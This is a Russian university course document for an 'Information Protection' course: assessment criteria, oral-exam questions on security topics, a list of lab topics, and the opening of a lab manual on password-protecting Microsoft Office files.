- читаются лекции №1.1-2, остальные лекции изучаются в процессе самостоятельной работы студента (СРС);

- под руководством преподавателя выполняются лабораторные работы №1,6, а остальные лабораторные работы выполняются в процессе СРС.

9. КУРСОВОЙ ПРОЕКТ (РАБОТА)

В соответствии с учебным планом курсовое проектирование по дисциплине «Защита информации» не предусмотрено.

11. ПЕРЕЧЕНЬ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ, ИСПОЛЬЗУЕМЫХ ПРИ ОСУЩЕСТВЛЕНИИ ОБРАЗОВАТЕЛЬНОГО ПРОЦЕССА ПО ДИСЦИПЛИНЕ, ВКЛЮЧАЯ ПЕРЕЧЕНЬ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ И ИНФОРМАЦИОННО-СПРАВОЧНЫХ СИСТЕМ

11.1 Перечень информационных технологий, используемых при осуществлении образовательного процесса

При освоении дисциплины используются следующие информационные технологии:

– использование слайд-презентаций;

– изучение нормативных документов на официальном сайте федерального органа исполнительной власти, проработка документов;

– интерактивное общение с обучающимися и консультирование посредством электронной почты.

11.2 Перечень программного обеспечения, используемого при осуществлении образовательного процесса

При освоении дисциплины используется лицензионное программное обеспечение:

– текстовый редактор Microsoft Word;

– пакет Microsoft Office;

– электронные таблицы Microsoft Excel;

– презентационный редактор Microsoft Power Point.

Кроме этого используется программное обеспечение информационной системы «КТест» и программные средства, необходимые для выполнения лабораторных работ, указанных в аннотации к работам (см. *Проценко И.Г.* Защита информации. Лабораторный практикум. – Петропавловск-Камчатский: КамчатГТУ, 2019. – 50 с)

11.3 Перечень информационно-справочных систем

При освоении дисциплины используются следующие информационно-справочные системы:

– справочно-правовая система Консультант-плюс http://www.consultant.ru/online

– справочно-правовая система Гарант http://www.garant.ru/online

12. МАТЕРИАЛЬНО-ТЕХНИЧЕСКОЕ ОБЕСПЕЧЕНИЕ ДИСЦИПЛИНЫ

Лекционный материал изучается в специализированной аудитории, оснащенной

проектором с видеотерминала персонального компьютера на настенный экран.

Лабораторные работы выполняются в специализированной лаборатории, оснащенной современными персональными компьютерами и программным обеспечением в соответствии с тематикой «Защита информации».

Число рабочих мест в классах должно обеспечить индивидуальную работу студента на отдельном персональном компьютере.

В качестве материально-технического обеспечения дисциплины используются:

– для проведения занятий лекционного типа, групповых и индивидуальных консультаций, текущего контроля и промежуточной аттестации учебная аудитория № 7-405 с комплектом учебной мебели на 25 посадочных мест;

– для лабораторных работ - лабораторная аудитория № 7-402, оборудованная 10 рабочими станциями с доступом к сети «Интернет» и в электронную информационно-образовательную среду организации и комплектом учебной мебели на 15 посадочных мест;

– доска аудиторная;

– мультимедийное оборудование (ноутбук, проектор);

– презентации в Power Point по темам курса «Защита информации»;

– информационная система «*КТест*», установленная на всех рабочих станциях.

Приложение к рабочей программе

ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ БЮДЖЕТНОЕ ОБРАЗОВАТЕЛЬНОЕ УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ
«КАМЧАТСКИЙ ГОСУДАРСТВЕННЫЙ ТЕХНИЧЕСКИЙ УНИВЕРСИТЕТ»
(ФГБОУ ВО «КамчатГТУ»)

ФАКУЛЬТЕТ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ, ЭКОНОМИКИ И УПРАВЛЕНИЯ

Кафедра «Информационные системы»

УТВЕРЖДАЮ
Декан мореходного факультета
_____ /С.Ю. Труднев/
«23» октября 2024 г.

ФОНД ОЦЕНОЧНЫХ СРЕДСТВ
по дисциплине

«Защита информации»

направление подготовки (бакалавриат)
13.03.02 Электроэнергетика и электротехника
(уровень подготовки – бакалавриат)

специализация
«Электрооборудование и автоматика судов»

Петропавловск-Камчатский,
2024 г.

Рабочая программа дисциплины составлена на основании ФГОС ВО по специальности 13.03.02 «Электроэнергетика и электротехника»

Составитель ФОС
Профессор кафедры «Информационные системы», д.т.н _____И.Г. Проценко

Рабочая программа рассмотрена на заседании кафедры «Информационные системы»
«14» октября 2024 г., протокол №2

Заведующий кафедрой ИС, д.т.н., профессор _____ И.Г. Проценко
«14» октября 2024 г., протокол №2

Актуально на

2025/2026 учебный год _____ И.Г. Проценко
подпись

2026/2027 учебный год _____ И.Г. Проценко
подпись

1. ПЕРЕЧЕНЬ ФОРМИРУЕМЫХ КОМПЕТЕНЦИЙ

№ п/п	Код компетенции	Формулировка компетенции
1	ПК-5	Способен организовывать работу подчиненного персонала

2. ОПИСАНИЕ ПОКАЗАТЕЛЕЙ И КРИТЕРИЕВ ОЦЕНИВАНИЯ КОМПЕТЕНЦИЙ

ПК-5 Способен организовывать работу подчиненного персонала

Планируемые результаты обучения (показатели достижения заданного уровня освоения компетенций)	**Критерии оценивания результатов обучения**				
	1	2	3	4	5
Знает: основы информационной безопасности и защиты информации, принципы криптографических преобразований, типовые программно-аппаратные средства и системы защиты информации от несанкционированного доступа в компьютерную среду; современные тенденции угроз информационной безопасности, нормативные правовые документы по защите информации, а также	Отсутствие знания основ информационной безопасности и защиты информации, принципов криптографических преобразований, типовых программно-аппаратных средств и систем защиты информации от несанкционированного доступа в компьютерную среду; современных тенденций угроз информационной безопасности, нормативных правовых документов по защите информации, а также	Фрагментарное знание основ информационной безопасности и защиты информации, принципов криптографических преобразований, типовых программно-аппаратных средств и систем защиты информации от несанкционированного доступа в компьютерную среду; современных тенденций угроз информационной безопасности, нормативных правовых документов по защите информации, а также современных	Неполное знание основ информационной безопасности и защиты информации, принципов криптографических преобразований, типовых программно-аппаратных средств и систем защиты информации от несанкционированного доступа в компьютерную среду; современных тенденций угроз информационной безопасности, нормативных правовых документов по защите информации, а также современных методов и средств обеспечения	В целом сформировавшееся знание основ информационной безопасности и защиты информации, принципов криптографических преобразований, типовых программно-аппаратных средств и систем защиты информации от несанкционированного доступа в компьютерную среду; современных тенденций угроз информационной безопасности, нормативных правовых документов по защите информации, а также современных методов и	Сформировавшееся систематическое знание основ информационной безопасности и защиты информации, принципов криптографических преобразований, типовых программно-аппаратных средств и систем защиты информации от несанкционированного доступа в компьютерную среду; современных тенденций угроз информационной безопасности, нормативных правовых документов по защите информации, а также современных методов и

современные методы и средства обеспечения информационной безопасности в экономических информационных системах.	современных методов и средств обеспечения информационной безопасности в экономических информационных системах.	методов и средств обеспечения информационной безопасности в экономических информационных системах.	информационной безопасности в экономических информационных системах.	средств обеспечения информационной безопасности в экономических информационных системах.	средств обеспечения информационной безопасности в экономических информационных системах.
Умеет: выявлять угрозы информационной безопасности, использовать нормативные правовые документы по защите информации, исследовать, использовать и развивать современные методы и средства обеспечения информационной безопасности; реализовывать мероприятия для обеспечения на предприятии (в организации) деятельности в области защиты информации, проводить анализ степени защищенности информации и осуществлять повышение уровня защиты с учетом развития математического и про-	Отсутствие умения выявлять угрозы информационной безопасности, использовать нормативные правовые документы по защите информации, исследовать, использовать и развивать современные методы и средства обеспечения информационной безопасности; реализовывать мероприятия для обеспечения на предприятии (в организации) деятельности в области защиты информации, проводить анализ степени защищенности информации и осуществлять повышение уровня защиты с учетом развития математического и программ-	Фрагментарное умение выявлять угрозы информационной безопасности, использовать нормативные правовые документы по защите информации, исследовать, использовать и развивать современные методы и средства обеспечения информационной безопасности; реализовывать мероприятия для обеспечения на предприятии (в организации) деятельности в области защиты информации, проводить анализ степени защищенности информации и осуществлять повышение уровня защиты с учетом развития математического и программного обеспечения вычислительных	Неполное умение выявлять угрозы информационной безопасности, использовать нормативные правовые документы по защите информации, исследовать, использовать и развивать современные методы и средства обеспечения информационной безопасности; реализовывать мероприятия для обеспечения на предприятии (в организации) деятельности в области защиты информации, проводить анализ степени защищенности информации и осуществлять повышение уровня защиты с учетом развития математического и программного обеспечения вычислительных систем, разрабатывать	В целом сформировавшееся умение выявлять угрозы информационной безопасности, использовать нормативные правовые документы по защите информации, исследовать, использовать и развивать современные методы и средства обеспечения информационной безопасности; реализовывать мероприятия для обеспечения на предприятии (в организации) деятельности в области защиты информации, проводить анализ степени защищенности информации и осуществлять повышение уровня защиты с учетом развития математического и программного обеспечения вычислительных систем, разрабатывать	Сформировавшееся систематическое умение выявлять угрозы информационной безопасности, использовать нормативные правовые документы по защите информации, исследовать, использовать и развивать современные методы и средства обеспечения информационной безопасности; реализовывать мероприятия для обеспечения на предприятии (в организации) деятельности в области защиты информации, проводить анализ степени защищенности информации и осуществлять повышение уровня защиты с учетом развития математического и программного обеспечения вычислительных систем, разрабатывать

граммного обеспечения вычислительных систем, разрабатывать средства и системы защиты информации.	ного обеспечения вычислительных систем, разрабатывать средства и системы защиты информации.	систем, разрабатывать средства и системы защиты информации.	средства и системы защиты информации.	средства и системы защиты информации.	средства и системы защиты информации.
Владеет: Навыками и приёмами разработки политики безопасности предприятия и навыки использования методов и средств обеспечения информационной безопасности в социально-экономических информационных системах.	Отсутствие владения навыками и приёмами разработки политики безопасности предприятия и навыки использования методов и средств обеспечения информационной безопасности в социально-экономических информационных системах.	Фрагментарное владение навыками и приёмами разработки политики безопасности предприятия и навыки использования методов и средств обеспечения информационной безопасности в социально-экономических информационных системах.	Неполное владение навыками и приёмами разработки политики безопасности предприятия и навыки использования методов и средств обеспечения информационной безопасности в социально-экономических информационных системах.	В целом сформировавшееся владение навыками и приёмами разработки политики безопасности предприятия и навыки использования методов и средств обеспечения информационной безопасности в социально-экономических информационных системах.	Сформировавшееся систематическое владение навыками и приёмами разработки политики безопасности предприятия и навыки использования методов и средств обеспечения информационной безопасности в социально-экономических информационных системах.
Шкала оценивания	не удовлетворительно	не удовлетворительно	удовлетворительно	хорошо	отлично

3. ПЕРЕЧЕНЬ ОЦЕНОЧНЫХ СРЕДСТВ

№ п/п	Коды компетенций и планируемые результаты обучения		Оценочные средства	
			Наименование	Представление в ФОС
1.	ПК-5	знать	Собеседование Тестирование	Примеры вопросов для собеседования Примеры вопросов тестирования
		уметь	Лабораторные работы	Перечень тем лабораторных работ
		владеть		

4. ОПИСАНИЕ ПРОЦЕДУРЫ ОЦЕНИВАНИЯ

Промежуточная аттестация по дисциплине «Защита информации» включает в себя теоретические задания, позволяющие оценить уровень усвоения обучающимися знаний, и лабораторные задания, выявляющие степень сформированности умений и владений (см. раздел 5).

Усвоенные знания проверяются при помощи устного собеседования, умения и владения проверяются в ходе выполнения лабораторных работ.

Объем и качество освоения обучающимися дисциплины, уровень сформированности дисциплинарных компетенций оцениваются по результатам текущих и промежуточной аттестаций оценкой в соответствии с таблицей.

Оценка по промежуточной аттестации	Характеристика уровня освоения дисциплины
«отлично»	Студент демонстрирует сформированность дисциплинарной компетенции на итоговом уровне, обнаруживает всестороннее, систематическое и глубокое знание учебного материала, усвоил основную литературу и знаком с дополнительной литературой, рекомендованной программой, умеет свободно выполнять практические задания, предусмотренные программой, свободно оперирует приобретенными знаниями, умениями, применяет их в ситуациях повышенной сложности.
«хорошо»	Студент демонстрирует сформированность дисциплинарной компетенции на среднем уровне: основные знания, умения освоены, но допускаются незначительные ошибки, неточности, затруднения при аналитических операциях, переносе знаний и умений на новые, нестандартные ситуации.
«удовлетворительно»	Студент демонстрирует сформированность дисциплинарной компетенции на базовом уровне: в ходе контрольных мероприятий допускаются значительные ошибки, проявляется отсутствие отдельных знаний, умений, навыков по дисциплинарной компетенции, студент испытывает значительные затруднения при оперировании знаниями и умениями при их переносе на новые ситуации.
«не удовлетворительно»	Студент демонстрирует сформированность дисциплинарной компетенции на уровне ниже базового, проявляется недостаточность знаний, умений, навыков.
«не удовлетворительно»	Дисциплинарная компетенция не сформирована. Проявляется полное или практически полное отсутствие знаний, умений, навыков.

5. КОМПЛЕКС ОЦЕНОЧНЫХ СРЕДСТВ

5.1 Пример вопросов для собеседования

Тема 1. Введение в информационную безопасность

1. Что такое защита информации?
2. Что такое информационная безопасность?
3. Перечислите основные угрозы информационной безопасности.
4. Какие существуют модели информационной безопасности?
5. Какие основные законы в области защиты информации в РФ?
6. Перечислите основные цели и задачи РФ в области обеспечения информационной безопасности
7. Что такое концепция информационной безопасности?
8. Что такое конфиденциальная информация?
9. Что такое персональные данные?
10. В каких случаях возможно использовать персональные данные без согласия обладателя?
11. Охарактеризуйте биометрические данные как персональные данные.
12. Перечислите виды защищаемой информации.
13. Что такое профессиональная тайна?
14. Что такое коммерческая тайна?
15. Что такое режим коммерческой тайны?
16. Что такое государственная тайна?

Тема 2. Стандарты и спецификации в области информационной безопасности

1. Какие основные международные стандарты в области информационной безопасности существуют?
2. Что такое "Единые критерии"?
3. Как связаны международные стандарты и стандарты РФ?
4. Какие основные стандарты РФ в области информационной безопасности существуют?
5. Охарактеризуйте стандарт ГОСТ Р ИСО/МЭК 27002-2014.
6. Что такое политика безопасности?
7. Опишите правовой режим государственной тайны.
8. Какие методы защиты информации выделяют?
9. Что такое правовые методы защиты информации?
10. Что такое организационные методы защиты информации?
11. Что такое технические методы защиты информации?
12. Что такое программно-аппаратные методы защиты информации?
13. Что такое криптографические методы защиты информации?
14. Что такое физические методы защиты информации?
15. Какие главные государственные органы в области обеспечения информационной безопасности?
16. Какие государственные органы занимаются сертификацией и лицензированием средств защиты информации?
17. Какое количество средств бюджета организации эффективно тратить для обеспечения информационной безопасности?

Тема 3. Вредоносное программное обеспечение

1. Что такое компьютерные вирусы?
2. Какие разновидности вирусов регистрируют?

3. Что такое макровирусы?

4. Что такое полиморфные вирусы?

5. Что такое троянские кони (закладки)?

6. Дайте описание программы слежения за работой пользователя (клавиатурные шпионы).

7. Для чего созданы генераторы вирусов.

8. Перечислите методы защиты от вредоносных программ.

9. Системы обнаружения уязвимостей (сетевые сканеры).

10. Что такое эвристический алгоритм поиска вирусов?

11. Что такое антивирусная программа?

12. Что такое сигнатурный поиск вирусов?

13. Антивирусы и "антитроянцы".

14. Антивирусные программы в Интернете.

Тема 4. Криптография, шифрование и защита данных

1. Что такое криптография?

2. Шифрование. Метод подстановки.

3. Описать матрицы Вижинера.

4. В каких случаях частотный анализ текстов эффективен?

5. Шифрование методом перестановки.

6. Криптосистема с открытым ключом.

7. Симметричные и асимметричные криптосистемы. В чем их отличие?

8. Какие используются симметричные алгоритмы шифрования?

9. Какие используются ассиметричные алгоритмы шифрования?

10. Что такое электронная цифровая подпись?

11. Что такое криптографическая хеш-функция?

12. Какие используются криптографические хеш-функции?

13. Что такое инфраструктура открытых ключей?

14. Какие российские и международные стандарты на формирование цифровой подписи существуют?

15. Какие основные криптографические протоколы используются в сетях?

Тема 5 Методы и средства обеспечения и информационной безопасности

1. Какие виды компьютерных угроз существуют?

2. Какие организационно-административные методы защиты применяются в ЭИС?

3. Какие программные реализации программно-аппаратных средств защиты информации вы знаете?

4. Что такое механизм контроля и разграничения доступа?

5. Какую роль несет журналирование действий в программно-аппаратных средствах защиты информации?

6. Что такое средства стеганографической защиты информации?

7. Как формируется политика безопасности предприятия (организации)?

8. Что такое брандмауэр?

9. Методы противодействия сниффингу?

10. Идентификация пользователей, аутентификация пользователей и авторизация пользователей (назначение и способы реализации).

11. Как организуется защита информации в компьютерных сетях? Объекты защиты информации в сети.

12. Потенциальные угрозы безопасности в сети Интернет. Методы защиты информации в сети Интернет.

13. Количественный подход к информационной безопасности. Оценка защищенности механизмов защиты.

14. Что такое аудит информационной безопасности?
15. Как управляют информационными рисками?

Краткие методические указания.

Собеседование проводится в устной форме во время последнего занятия по теме. Обучающемуся задается 2 случайных вопроса из списка вопросов. Обучающийся должен ответить на вопросы в течение 5 минут. Во время проведения собеседования использование литературы и других информационных ресурсов не допускается.

Критерии оценки.

Оценка	Описание
«отлично»	Студент полностью ответил на заданные вопросы
«хорошо»	Студент смог почти полностью ответить на заданные вопросы
«удовлетворительно»	Студент дал неполный ответ на вопросы, но смог передать основную суть вопроса
«не удовлетворительно»	Студент не смог или фрагментарно ответил на заданные вопросы

5.2 Перечень тем лабораторных работ

Тема 1: Основы информационной безопасности.
Лабораторная работа №1. Защита документов MS Office
Лабораторная работа № 2. Защита архивных файлов с помощью пароля
Лабораторная работа № 3. Защита кода HTML – страниц
Тема 2. Стандарты и спецификации в области информационной безопасности.
Лабораторная работа № 4. Открытые порты и запущенные службы
Лабораторная работа № 5. Открытые файлы и владеющие ими процессы
Тема 3. Вредоносное программное обеспечение.
Лабораторная работа № 6. Вирусы и антивирусные системы
Лабораторная работа № 7. Поиск и уничтожение вирусов-червей BugBear и Opasoft
Тема 4. Криптография, шифрование и защита данных.
Лабораторная работа № 9. Применение методов гаммирования файлов
Лабораторная работа № 10. Криптографические методы защиты информации в корпоративных информационных системах
Лабораторная работа № 11. Написание программы определения частоты букв и ее применение для дешифровки текста, зашифрованного методом подстановки
Тема 5. Методы и средства обеспечения информационной безопасности.
Лабораторная работа № 13. Восстановление паролей к документам MS Office
Лабораторная работа № 14. Вскрытие паролей файловых архивов
Лабораторная работа № 15. Экономический расчет коэффициентов эффективности информационной безопасности предприятия

Краткие методические указания.

На выполнение одной лабораторной работы отводится от одного двухчасового занятия до двух двухчасовых занятий, если лабораторная работа включает разработку, отладку компьютерной программы на языке программирования и проведение расчетов согласно заданию. После выполнения каждой лабораторной работы студент должен представить отчет о ее выполнении, а также, по указаниям преподавателя, выполнить дополнительные практические задания по теме лабораторной работы.

Критерии оценки.

Оценка	Описание
«отлично»	Студент демонстрирует умения на итоговом уровне: умеет свободно выполнять практические задания, предусмотренные программой, свободно оперирует приобретенными умениями, применяет их в ситуациях повышенной сложности.
«хорошо»	Студент демонстрирует умения на среднем уровне: освоил основные умения, но допускаются незначительные ошибки, неточности, затруднения при аналитических операциях, переносе умений на новые, нестандартные ситуации.
«удовлетворительно»	Студент демонстрирует умения и навыки на базовом уровне: в ходе контрольных мероприятий допускаются значительные ошибки, проявляется отсутствие отдельных умений, навыков по дисциплинарной компетенции, испытываются значительные затруднения при оперировании умениями и при их переносе на новые ситуации.
«не удовлетворительно»	Студент демонстрирует умения и навыки на уровне ниже базового: проявляется недостаточность умений и навыков.
«не удовлетворительно»	Студентом проявляется полное или практически полное отсутствие умений и навыков.

ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ БЮДЖЕТНОЕ ОБРАЗОВАТЕЛЬНОЕ
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ
«КАМЧАТСКИЙ ГОСУДАРСТВЕННЫЙ ТЕХНИЧЕСКИЙ УНИВЕРСИТЕТ»
(ФГБОУ ВО «КамчатГТУ»)

Факультет информационных технологий
Кафедра информационных систем

И.Г. Проценко

Защита информации

Лабораторный практикум

Петропавловск-Камчатский
2019

Проценко И.Г., д.т.н., заведующий кафедрой информационных систем

Лабораторный практикум составлен в соответствии с требованиями программы по дисциплине «Информационная безопасность», для всех специальностей и направлений подготовки.

ОБСУЖДЕНО

На заседании кафедры информационных систем «17» апреля 2019 г.

Зав.кафедрой ИС И. Г. Проценко

ОГЛАВЛЕНИЕ

ВВЕДЕНИЕ

Целью преподавания дисциплины «Информационная безопасность» является формирование у обучаемых знаний в области теоретических основ информационной безопасности и навыков практического обеспечения защиты информации и безопасного использования программных средств в вычислительных системах.

Задачами изучения дисциплины являются:

– изучение основных теоретических положений и методов в области информационной безопасности;

– ознакомление с основными угрозами информационной безопасности, правилами их выявления, анализа и формирования требований к разным уровням обеспечения информационной безопасности;

– ознакомление с особенностями угроз, создаваемым вредоносным программным обеспечением, характерными чертами вирусов и средств борьбы с ними;

– формирование умений и привитие навыков применения теоретических знаний для решения прикладных задач, а также развитие новых подходов к обеспечению информационной безопасности в сфере экономики;

– учёт особенностей реализации технологий защиты данных в существующие инструменты поддержки и развития бизнес-процессов в экономической сфере и применения их в системах управления организацией;

– развитие новых подходов к обеспечению информационной безопасности в сфере экономики.

В результате изучения программы курса студенты должны:

Знать: основы информационной безопасности и защиты информации, принципы криптографических преобразований, типовые программно-аппаратные средства и системы защиты информации от несанкционированного доступа в компьютерную среду; современные тенденции угроз информационной безопасности, нормативные правовые документы по защите информации, а также современные методы и средства обеспечения информационной безопасности в экономических информационных системах.

Уметь: выявлять угрозы информационной безопасности, использовать нормативные правовые документы по защите информации, исследовать, использовать и развивать современные методы и средства обеспечения информационной безопасности; реализовывать мероприятия для обеспечения на предприятии (в организации) деятельности в области защиты информации, проводить анализ степени защищенности информации и осуществлять повышение уровня защиты с учетом развития математического и программного обеспечения вычислительных систем, разрабатывать средства и системы защиты информации;

Иметь представление о типовых разработанных средствах защиты информации, возможностях их использования в реальных задачах создания и внедрения информационных систем и **навыки** владения приемами разработки политики безопасности предприятия и навыки использования методов и средств обеспечения информационной безопасности в социально-экономических информационных системах.

Целью выполнения ***лабораторных работ,*** изложенных в данном лабораторном практикуме, является закрепление знаний обучающихся, полученных ими в ходе изучения дисциплины на лекциях и самостоятельно. Лабораторные работы выполняются в компьютерном классе. Самостоятельная работа студентов – способ активного, целенаправленного приобретения студентом новых для него знаний, умений и навыков без непосредственного участия в этом процессе преподавателя. Качество получаемых студентом знаний напрямую зависит от качества и количества необходимого доступного материала, а также от желания (мотивации) студента их получить. При обучении осуществляется целенаправленный процесс взаимодействия студента и преподавателя для формирования знаний, умений и навыков.

Лабораторная работа № 1. Защита документов MS Office

Цель: Научиться защищать документы.

Инструментарий: MS Word, MS Excel, MS Access.

Задание: На основе учебного материала по защите документов, созданных в формате MS Word, MS Excel, MS Access, подготовить соответствующие файлы, защитить их, подобранным для этой операции, паролем и проверить на чтение, редактирование, копирование.

I. Защита документов MS Word

Текстовый документ представляет собой информационный объект, состоящий из разнообразных простейших информационных объектов. Все объекты разделяются на две большие группы:

- объекты, созданные непосредственно в среде, — текст, таблицы, векторные рисунки;
- внедренные объекты, созданные в других программных средах и вставленные в документ, - формулы, организационные схемы, диаграммы, объекты WordArt, таблицы MS Excel, поля из базы данных и даже звуковые файлы, которые имеют смысл только при использовании электронной версии документа.

Защита документов осуществляется при помощи трех уровней защиты информации: шифрование паролем, защита документа от редактирования и защита документа от копирования.

1. Запустите Word. Для этого нажмите кнопку Пуск на панели задач выберите пункт **Все программы/Microsoft Office/Ms Word**.

2. Напечатайте текст статьи в отдельный файл на рисунке 1.1.

Водные биоресурсы - водные организмы (растительные и животные), используемые в качестве объектов промысла. Это - водные организмы (растительные и животные), используемые в качестве объектов промысла.
В современной фауне насчитывается свыше 20 тыс. видов рыб и рыбообразных - больше, чем млекопитающих, птиц, пресмыкающихся и земноводных вместе взятых. В водах России живет около 1500 видов, из них 300 видов - обитатели пресных вод. Рассмотрим виды организмов, относящихся к водным биоресурсам.

Рис.1.1. Текст статьи

3. Сохраните файл, предварительно обезопасив его, как показано на рисунке 1.2. **А) Файл (File) - Сохранить как (Save As) – Сервис – Параметры безопасности**




Рис 1.2. Установка защиты при сохранении документа

После выбора пункта меню **Параметры безопасности**, необходимо выбрать один из пунктов защиты документа, а именно пароля для открытия файла.

4. После необходимых преобразований необходимо нажать кнопку **Установить защиту** – как продемонстрировано на рисунке 1.3.

5. Продемонстрируйте результат работы преподавателю.




Рис.1.3. Выбор способов защиты документа

II. Защита документов MS Excel

Microsoft Excel - это эффективный табличный процессор, представляющий в ваше распоряжение все средства, необходимые для создания документов различных типов - от простых до сложных документов.

После создания документов возникает необходимость защиты документов от несанкционированного доступа. Чаще всего MS Excel используется программными продуктами для формирования отчетной документации.

Microsoft Excel поддерживает три уровня защиты при сохранении документов:

- пароль для открытия (Password to open);
- пароль для изменения (Password to modify);
- рекомендовать доступ только для чтения (Read-only recommended).

Для шифрования книг используются различные криптографические методы, которые можно выбрать, нажав кнопку **Дополнительно (Advanced)** в диалоговом окне **Параметры сохранения (Save Options)**, доступном из меню **Файл - Сохранить как - Сервис - Общие параметры (File - Save As - Tools - General Options)**. Метод шифрования по умолчанию можно также задать с помощью системных политик.

К дополнению защиты всей книги Microsoft Excel Вы можете защитить от несанкционированных изменений отдельные области этой книги, как показано на рис.1.4.




Рис.1.4. Защита документа MS Excel

Защитите: лист, книгу.

Поставьте пароль на документ.

Защита ячейки. Выделите ячейки, необходимые для защиты информации. Выберите команду **Формат ячеек**. Выберите вкладку **Защита** в открывшемся окне **Формат ячеек**.

Продемонстрируйте результат работы преподавателю.

III. Защита презентаций MS PowerPoint

Microsoft PowerPoint поддерживает два уровня защиты при сохранении презентации. Владелец файла презентации обладает правами на его редактирование и может управлять следующими уровнями защиты документа:

1. Создайте презентацию. Разработайте прайс - лист фирмы «Витязь Авто».
2. Защитите документ MS PowerPoint как продемонстрировано на рис.1.5.
3. Выберите в главном меню Файл -> Сохранить как…
4. Затем выберите Сервис -> Параметры безопасности.




Рис.1.5. Параметры защиты MS PowerPoint

Для шифрования презентаций используются различные криптографические методы, которые можно выбрать следующим образом:

1. Главное меню **Файл - Сохранить как - Сервис - Параметры безопасности (File - Save As - Tools - Security Options)**.

2. Затем необходимо выбрать кнопку **Дополнительно**.

3. После нажатия кнопки **Дополнительно** появляется следующая форма с шифрованием, продемонстрированная на рисунке 1.6. Результат шифрования презентации сохранится в ее файле.

Рис.1.6. Типы шифрования в файле

4. Сохраните три файла в папку с названием «Лабораторная работа №1» - они пригодятся для лабораторной работы №13.

Лабораторная работа № 2. Защита архивных файлов с помощью пароля

Цель:

1. Изучить парольную защиту информации прикладного программного обеспечения.
2. Файловые архивы: вскрытие паролей, восстановление паролей.

